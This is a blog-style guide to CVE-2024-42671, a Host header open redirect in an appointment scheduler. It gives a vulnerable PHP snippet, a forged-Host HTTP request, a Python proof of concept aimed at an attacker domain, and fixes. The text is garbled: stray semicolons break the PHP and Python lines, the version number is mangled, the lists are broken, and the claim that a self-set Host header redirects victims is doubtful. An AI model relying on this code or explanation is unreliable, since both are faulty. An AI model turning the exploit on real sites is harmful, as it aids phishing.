
In June 2024, a serious vulnerability—CVE-2024-42671—was discovered in the popular slabiak Appointment Scheduler v1..5. The flaw is a *Host Header Poisoning Open Redirect*, which lets remote attackers trick the application into sending users to rogue sites, opening doors for credential theft, phishing, malware drops, and more.
This guide will explain what the bug is, walk through its technical details, demonstrate a proof-of-concept exploit, and offer tips to fix or protect against this problem.
What Is Host Header Poisoning?
In web applications, the Host HTTP header tells the server what domain the user tried to reach. Some apps use this header to build links or redirects. If the app just trusts whatever is in the header—without checking—it’s vulnerable to attacks. A hacker can set any host value they want, making the app generate links or redirects that point to attacker-controlled sites.
CVE-2024-42671 – Issue Summary
Product: slabiak Appointment Scheduler
Version: <= 1..5
Vulnerability: Host Header Poisoning leads to Open Redirect
CVSS Score: High
CVE Reference: CVE-2024-42671 at NVD
Original Disclosure: GitHub Repository - Issues (if not available, you can search Exploit Database)
Technical Explanation
When a user books an appointment, the app processes their request and, in some actions, redirects them back to a confirmation or thank you page. Here’s where things go wrong: the app uses the Host header to create the redirect URL without verifying it.
Vulnerable Code Snippet (PHP Example)
$redirect_url = "https://"; . $_SERVER['HTTP_HOST'] . "/thankyou.php";
header("Location: $redirect_url");
exit;
If the attacker sets the Host header to something like evil.attacker.com, the victim is redirected to:
https://evil.attacker.com/thankyou.php
Exploiting CVE-2024-42671
What Attackers Can Do:
Send a POST or GET request to book an appointment, but override the Host header
POST /book.php HTTP/1.1
Host: attacker.com
Content-Type: application/x-www-form-urlencoded

name=John+Doe&email=john@example.com&date=2024-07-08
2. What Happens Next?
The server builds a redirect using attacker.com from the header. The victim’s browser is sent to https://attacker.com/thankyou.php.
3. Attack Outcome
The attacker’s site—a fake thank you page—loads. Here, the attacker asks for more info, serves malware, or simply collects the victim’s data.
Here’s a sample using Python’s requests library to automate the attack
import requests

target_url = 'https://legit.scheduler.com/book.php';
headers = {
    'Host': 'evil.attacker.com'
}
data = {
    'name': 'Alice',
    'email': 'alice@example.com',
    'date': '2024-07-01'
}

response = requests.post(target_url, headers=headers, data=data, allow_redirects=False)
print('Location header:', response.headers.get('Location'))
Output:
Location header: https://evil.attacker.com/thankyou.php
Real-World Impact
1. Phishing: Users trust the flow, so they’re more likely to enter sensitive info on the attacker’s page.
Brand Damage: Users blame you, not knowing their browser was hijacked.
## How To Fix / Mitigate
1. Don’t Trust the Host Header
Or, check if $_SERVER['HTTP_HOST'] matches your domain and reject requests if not.
2. Avoid Dynamic Host in Redirects
Replace
$redirect_url = "https://"; . $_SERVER['HTTP_HOST'] . "/thankyou.php";
With a safe version
$redirect_url = "https://your-actual-domain.com/thankyou.php";;
3. Web Application Firewall (WAF)
Look for user-agent anomalies typical of automated scans.
4. Keep Software Updated
Track issues at GitHub slabiak/appointment-scheduler for security patches.
References
- CVE-2024-42671 at NVD
- OWASP: Unvalidated Redirects and Forwards
- Host Header Attacks Explained
Conclusion
CVE-2024-42671 is a textbook example of the dangers of trusting user-supplied headers. With one bad redirect, attackers can steal credentials, ruin reputations, or worse. The fix is simple: never build URLs using unsanitized input.
Audit your apps for similar risks today. Your users will thank you later!
Timeline
Published on: 01/31/2025 17:15:13 UTC
Last modified on: 03/19/2025 21:15:36 UTC